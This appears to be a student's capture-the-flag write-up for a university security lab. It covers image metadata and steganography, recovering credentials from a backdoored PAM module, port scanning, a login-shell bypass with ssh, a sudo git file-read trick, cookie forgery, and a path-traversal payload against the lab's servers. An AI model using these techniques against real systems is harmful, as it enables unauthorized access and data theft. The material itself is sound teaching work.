eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlzcyI6Imh0dHBzOi8vcGFzdGViaW4uY29tL3Jhdy9LTFFuZkdmaCIsImlhdCI6MTcxNTg0MDU1NH0.UcpqXY_7mG3mWnUrrLG9wQtwf787MCg7nDsGOZxAA19F4q3SnabXt0lQOvPAAowahLyDmnl4iQcA3RnhKTLeDIGq_b5S8Ie3tpBuQ5XZG_hG-5vW4q4CY_DL68HBrx2kAsAXkrTZMKYpaccIIjvWWEtmuwQOJ9wACr0l-nLjsxA
```


Welcome my emu friend! Here is the flag UWA{w4iT_wHeR3_d1D_u_g1T_d4t_k3y???}

Part 2 - Forensics

1 - Caffeinated Emus

Step 1 Find Metadata

Metadata can be found in image info.
I found the GPS location of this picture


loganpaul-emus.png Info

loganpaul-emus.png 882 KB
Modified: Today, 16:25

Add Tags...

General:

Kind: PNG image
Size: 881,681 bytes (918 KB on disk)
Where: Macintosh HD ▸ Users ▸ veronicalyu ▸ Downloads
Created: Friday, 26 April 2024 at 16:25
Modified: Friday, 26 April 2024 at 16:25

☐ Stationery pad
☐ Locked

More Info:

Where from: https://labs.cits1003.jinhong.org/challenges https://labs.cits1003.jinhong.org/files/d767c22c3b258c355c5801b385dc1e06/loganpaul-emus.png?token=eyJ1c2VyX2lkIjoxMjI1LCJ0ZWFtX2lkIjpudWxsLCJmaWxlX2lkIjoyMH0.Zitk9w.j4DpXcEGXVpYkhK-XTBXI3NrAxE
Dimensions: 862×575
Colour space: RGB
Colour profile: GIMP built-in sRGB
Alpha channel: Yes
Latitude: 31° 27' 59.19" S
Longitude: 119° 29' 0.702" E

Step 2 Search GPS

From Google map we can find the place name

Flag Found

```
UWA{Marvel Loch}
```

2 - Flightless Data

Step 1 Install Steghide

Steghide is a command-line tool used for hiding and extracting data (such as files, text, or images). I installed Steghide in my VM using the following command:

```
sudo apt install steghide
```

Command Explain

1. "sudo": This command is used in Unix-like operating systems to execute commands with superuser privileges. It stands for "superuser do".
2. "apt": This is the package manager command-line tool used in Debian-based Linux distributions (such as Ubuntu). It's used for installing, updating, and removing software packages.
3. "install": This is an argument passed to the "apt" command, specifying that the action to be performed is the installation of a package.
4. "steghide": This is the name of the software package being installed. It's a tool for hiding data within various types of files using steganography techniques.

Step 2 Decode The Image

I downloaded the image `Untitled.jpeg` from my email and then ran the following command to decode it:

```
steghide extract -sf Untitled.jpeg
```

Command Explain

1. "steghide": This is the name of the command-line tool that is being executed. It's the main program responsible for hiding and extracting data in files using steganography techniques.
2. "extract": This is one of the subcommands of the steghide tool. It specifies that the action to be performed is the extraction of hidden data from a file.
3. "-sf": This is a command-line option used with the "steghide extract" command. It stands for "stego file" and is followed by the name of the JPEG image file ("Untitled.jpeg") from which the hidden data will be extracted.
4.

Enter the password from `email.html` , I got a data named `secret.txt` .

```
Hello my fellow Emu.

Fortunately the hoomans arent big brain like use and would not look for this secret message in the least significant bits of an imag

UWA{fLigHtL3sS_d4Ta_uNd3r_tH3_r4dAr}
```

Flag Found

```
UWA{fLigHtL3sS_d4Ta_uNd3r_tH3_r4dAr}
```

3 - Ruffled Feathers


Step 1 Install Ghex

Use the following command to install Ghex

```
sudo apt install ghex
```

Step 2 Open A PDF


I opened two files, one was the target PDF, and the other was a normal PDF. While comparing the two, I found that the first one was missing the information for `Length` . So, I changed "currupt 272" to "Length 272".



```
%PDF-1.5.%.....6 0 obj.<<./
Length 272        ./Filter /
FlateDecode.>>.stream.x.]Q.
R.0....bs.8..;...re...c..!\
```

Flag Found

```
UWA{uNrUffLed_pDeF}
```



Super Duper Top Secret

The hoomans should never know I am a sick skateboarder!

4 - Emu in the Shell

Step 1 Log Into Server

From the context, they asked me to use a created the following account to SSH into their server.
Base on Hint of `scp command` , I used the following command to connect the host.

```
ssh -p 2022 ir-account@34.87.251.234
```

Command Explain

1. "ssh": This is the command-line tool used for securely connecting to remote systems or servers.
2. "-p 2022": This option specifies the port number to connect to. In this case, port 2022 is specified instead of the default SSH port (22).
3. "ir-account": This is the username used to log in to the remote system.
4. "@34.87.251.234": This is the IP address or hostname of the remote system to connect to. In this case, it's the IP address "34.87.251.234".

```
username: ir-account
password: topsecretpasswordforincidentresponse
```


Then I changed my directory to `/lib/x86_64-linux-gnu/security`, there were a bunch of files.
I uesd the following command to sort them and found the most recently modified file in a directory

```
ls -al | sort -r | head -n 5
```

In this command, `sort` is used to arrange the output by modification time in reverse order, with the most recent files appearing first.

Step 2 Copy Files

I found that the file `pam_unix.so` had been recently modified. Following the hint, I used the command to copy it to my local device.



```
ir-account@7a5a5e9f262a:/lib/x86_64-linux-gnu/security$ ls -al | sort -r | head -n 5
total 1464
drwxr-xr-x 1 root root   4096 Mar 13 14:21 .
drwxr-xr-x 1 root root   4096 Mar 13 14:20 ..
-rwxr-xr-x 1 root root 203152 Mar 13 14:21 pam_unix.so
-rw-r--r-- 1 root root 455392 Jun 18  2023 pam_systemd.so
```

```
scp -P 2022 ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so ./pam_unix.so
```

Command Explain

1. "scp": This is the command-line tool used for securely copying files between hosts using SSH.
2. "-P 2022": This option specifies the port number to connect to. In this case, port 2022 is specified instead of the default SCP port (which is also 22).
3. "ir-account@34.87.251.234": This specifies the username ("ir-account") and the IP address (or hostname) of the remote host from which the file will be copied.
4. ":/lib/x86_64-linux-gnu/security/pam_unix.so": This is the path to the file "pam_unix.so" on the remote host that you want to copy.
5. "./pam_unix.so": This is the destination path where the file will be copied on your local machine. In this case, it's the current directory, and the copied file will be named "pam_unix.so".

Step 3 Download A Tool


1. I downloaded a tool named ghidra in my VM.
2. To ensure that I have configured the Java environment variables correctly, I used the command java -version.
3. I navigated to /usr/lib/jvm and found a file containing both Java and Javac. I located /usr/lib/jvm/java-17-openjdk-amd64.
4. I set the JAVA_HOME environment variable to point to the JDK installation directory by pasting the following command:

```
export JAVA_HOME=/usr/lib/jvm/java-17-openjdk-amd64
```


1. Finally, I successfully opened the tool using the command ./ghidraRun.

Step 4 Processing Files

1. I opened a new file and created a new project named "Emu in Shell". Then, I imported the file pam_unix.so.
2. Next, I right-clicked the file and chose "open with" -> "CodeBrowser".
3. After reading the article on pluggable authentication modules (PAM), I tried to find a directory named something like xxx_authentication. I found pam_sm_authenticate.



4. I switched to decompile mode and examined their code. After analyzing it, I found a username and password.



```
if (bVar8) {
  lVar3 = 0xe;
  pbVar4 = (byte *)p;
  pbVar5 = (byte *)"pUpPet_m4sT3r";
  do {
    if (lVar3 == 0) break;
    lVar3 = lVar3 + -1;
    bVar6 = *pbVar4 < *pbVar5;
    bVar8 = *pbVar4 == *pbVar5;
    pbVar4 = pbVar4 + (ulong)bVar9 * -2 + 1;
    pbVar5 = pbVar5 + (ulong)bVar9 * -2 + 1;
  } while (bVar8);
  bVar7 = false;
  bVar6 = (!bVar6 && !bVar8) == bVar6;
  if (bVar6) {
    lVar3 = 10;
    pbVar4 = (byte *)name;
    pbVar5 = (byte *)"emu-haxor";
    do {
      if (lVar3 == 0) break;
      lVar3 = lVar3 + -1;
      bVar7 = *pbVar4 < *pbVar5;
      bVar6 = *pbVar4 == *pbVar5;
```

```
username: emu-haxor
password: pUpPet_m4sT3r
```


Step 5 Find Flag

SSH into the server using the above account, after that I found a file named flag.txt. I got the flag by cat it

```
ssh -p 2022 emu-haxor@34.87.251.234
```

Flag Found

```
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3lLlLlllL!11!}
```



```
┌──(kali㉿kali)-[/media/sf_shared_folder/ghidra_11.0.3_PUBLIC]
└─$ ssh -p 2022 emu-haxor@34.87.251.234
emu-haxor@34.87.251.234's password:
Linux 7a5a5e9f262a 5.10.0-28-cloud-amd64 #1 SMP Debian 5.10.209-2 (2024-01-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 19 14:23:17 2024 from 58.175.66.234
emu-haxor@7a5a5e9f262a:~$ ls
flag.txt
emu-haxor@7a5a5e9f262a:~$ cat flag.txt
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3lLlLllL!11!}
emu-haxor@7a5a5e9f262a:~$
```

Part 3 - Linux and Networking

1 - Backdoored

Step 1 Ports Scan

By used the command `nmap` to scan ports

```
nmap -p 61000-61500 -Pn 34.116.68.59
```

Command Explain

1. "nmap": This is the command-line tool used for network discovery and security auditing.
2. "-p 61000-61500": This option specifies the range of ports to be scanned. In this case, it's ports 61000 through 61500.
3. "-Pn": This option tells Nmap not to perform host discovery. By default, Nmap performs host discovery to determine which hosts are online before scanning. "-Pn" disables this and assumes the target host is online.
4. "34.116.68.59": This is the IP address of the target host that will be scanned for open ports.

I got a suspicious port

```
PORT      STATE SERVICE
61337/tcp open  unknown
```

Step 2 Send A TCP Message

I sent a TCP message content `EMU` to the previous port

```
echo "EMU" | nc 34.116.68.59 61337
```

Command Explain

1. "echo "EMU"": This command prints the string "EMU" to the standard output.
2. "|": This is a pipe operator that redirects the standard output of the command on the left side to the standard input of the command on the right side.
3. "nc": This is the netcat command-line tool used for reading from and writing to network connections.
4. "34.116.68.59": This is the IP address of the target host to which the data will be sent.
5. "61337": This is the port number on the target host where the data will be sent.
   I got a respond

```
 ______        ___   _ _____ ____    _
|  _ \ \      / / \ | | ____|  _ \  | |__  _   _
| |_) \ \ /\ / /|  \| |  _| | | | | | '_ \| | | |
|  __/ \ V  V / | |\  | |___| |_| | | |_) | |_| |
|_|     \_/\_/  |_| \_|_____|____/  |_.__/ \__, |
    _                             _____    |___/
   / \   _ __   __ _ _ __ _   _  | ____|_ __ ___  _   _
  / _ \ | '_ \ / _` | '__| | | | |  _| | '_ ` _ \| | | |
 / ___ \| | | | (_| | |  | |_| | | |___| | | | | |_| |
/_/   \_\_| |_|\__, |_|   \__, | |_____|_| |_| |_|\__,_|
               |___/      |___/

Did you really think you would find our backdoor so easily? :P

Good effort though, here's a flag for your attempt: UWA{4dvanC3d_p0r7_5sc4nN1nG?1!?1}
```

Flag Found

```
UWA{4dvanC3d_p0r7_5sc4nN1nG?1!?1}
```

2 - Git Gud

Step 1 Download Git Repository

Using `git clone` to download a emu git repository

```
git clone http://34.116.68.59:8000/emu.git
```

I got a folder called `emu`

Step 2 Open Emu Folder

I used `cat` to open the `README.txt` inside folder, got following content:

```
UWA{N()w_y0U_kN0W_40w_2_u53_g17!1!!}
--------------------------------------------------

To Angry Emu hacker,

As per our agreement, I have set up some SSH credentials for you to access our server:

username: emu001
password: feathers4life24

To make sure only us birbs can get in I set a login shell to stop pesky hoomans getting in. Just do that SSH trick I taught you abou

Delete this message after you read it!

Best regards,
Mr. X
```

Flag Found

```
UWA{N()w_y0U_kN0W_40w_2_u53_g17!1!!}
```

3 - SSH Tricks

Step 1 Bypass The Login

```
ssh -t -p 2022 emu001@34.116.68.59 "bash -i"
```

Step 2 Copy Image

```
scp -P 2022 emu001@34.116.68.59:/home/emu001/top_secret.png ./top_secret.png
```

Flag Found

```
UWA{how_did_u_get_past_that_login_shell?????}
```

4 - Git Gud or GTFO Bin

Step 1 Change The Direction

To log in as step 3


```
ssh -t -p 2022 emu001@34.116.68.59 "bash -i"
```

From the text, the flag is in `/home/mr_x/flag4.txt` . So I changed to the directory using the following command.

```
cd /home/mr_x
```

Step 2 Use Git Comman

File `flag4.txt` cound not open directly. From hints, I found GTFOBins git page linked .
There is a one called `Read`



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is displayed in `diff` style output format.

```
LFILE=file_to_read
git diff /dev/null $LFILE
```

I tried the command

```
LFILE=flag4.txt
git diff /dev/null $LFILE
```

the result showed

```
error: open("flag4.txt"): Permission denied
fatal: cannot hash flag4.txt
```

Step 3 Use Sudo Comman

From context, there was a `sudo` command use together with `git` . Therefor I changed my command as the following:

```
LFILE=flag4.txt
sudo -u mr_x git diff /dev/null $LFILE
```


Command Explain

1. LFILE=flag4.txt: This sets the variable LFILE to the value flag4.txt.
2. sudo -u mr_x: This executes the subsequent command (git diff /dev/null $LFILE) with elevated privileges as the user mr_x.
3. git diff /dev/null $LFILE$: $Thisrunsthegitdiffcommand, comparingthefile/dev/null(whichrepresentsanemptyfileornulldevice)withthefilespecifiedin$
   LFILE.

After used the same password from the Question1, I got the flag.

Flag Found

```
UWA{i_G0T_g1t_g0oD_4Nd_gTf0_B1N5d_InT0_yR_aCcOunT!!1}
```



```
emu001@e4b74d8b74d2:/home/mr_x$ LFILE=flag4.txt
emu001@e4b74d8b74d2:/home/mr_x$ sudo -u mr_x git diff /dev/null $LFILE
[sudo] password for emu001:
diff --git a/flag4.txt b/flag4.txt
new file mode 100644
index 0000000..a0c60be
--- /dev/null
+++ b/flag4.txt
@@ -0,0 +1 @@
+UWA{i_G0T_g1t_g0oD_4Nd_gTf0_B1N5d_InT0_yR_aCcOunT!!1}
\ No newline at end of file
```

Part 4 - Vulnerabilities

Feathered Forum - Part 1

Step 1 Find Cookie

From the code the Emus wrote that handles this Cookie token verification. I found they intend to check the cookie of name


```
request.cookies.get('username', None) in emu_usernames:
```

compared with username in EMU_USERS_ACCOUNTS.
Then I saw their source code `app.py` . There are some usernames can be found.

```
EMU_USERS_ACCOUNTS = [
    {
        "username": "BeakMaster",
        "password": os.urandom(16).hex()
    },
    {
        "username": "OstrichOutlaw",
        "password": os.urandom(16).hex()
    },
    {
        "username": "H4ck3r3mu123",
        "password": os.urandom(16).hex()
    }
]
```

Step 2 Setting Cookie

By inspecting the browser, I set a new cookie on this website with the name 'username' and the value 'BeakMaster'.



Name	Value
username	BeakMaster


Step 3 Bypass The Login Page

After saving Step 2, I reloaded the page and gained access to the forum at `/forum` by appending it to the end of the URL.

```
http://34.87.251.234:8000/forum
```

Flag Found

```
UWA{C00k13333z_4r3_Th3_W4y_T0_4n_3mu's_H34rt}
```




Welcome to BeakMaster's Super Top Secret Forum

UWA{C00k13333z_4r3_Th3_W4y_T0_4n_3mu's_H34rt}!

Feathered Forum - Part 2

Step 1 Find Forum

After Part 1, I was in the Emu Forum, and read their posts. I found one that may be talking about CWE.



What on earth is a path traversal??? BeakMaster 4

Step 2

In this forum, I found they talked about CWE-22.

Flag Found

```
UWA{CWE-22}
```

Feathered Forum - Part 3

Step 1 Explor Code

Base on the following code, I found they use `file_path` after "./static".

```
@app.route('/static')
def get_static_file():
    file_path = request.args.get('filename')

    # Make sure the hoomans cannot just read any file
    # Set the start of the file path to "./static"
    file_path = os.path.join("./static", file_path)

    if os.path.exists(file_path):
        return send_file(file_path)
    else:
        return "File not found", 404
```

Which means I can find `file_path` from the picture.

Step 2 Change The Path

I intend to change the path of the picture from the Part 2 forum


```
/static?filename=images/emu-hacker0.jpg
```

Following the hint, `../` moves to the parent folder. So, I changed the path to the following, which automatically downloaded a file called `config.yaml` .

```
http://34.87.251.234:8000/static?filename=../config.yaml
```

Step 3 Read A File

For reading the ./config.yaml file, I use `cat` command to open it.



```
┌──(kali㉿kali)-[/media/sf_shared_folder]
└─$ cat config.yaml
secret_key: "UWA{Dir_Trav3rs@l_Flight}"
```

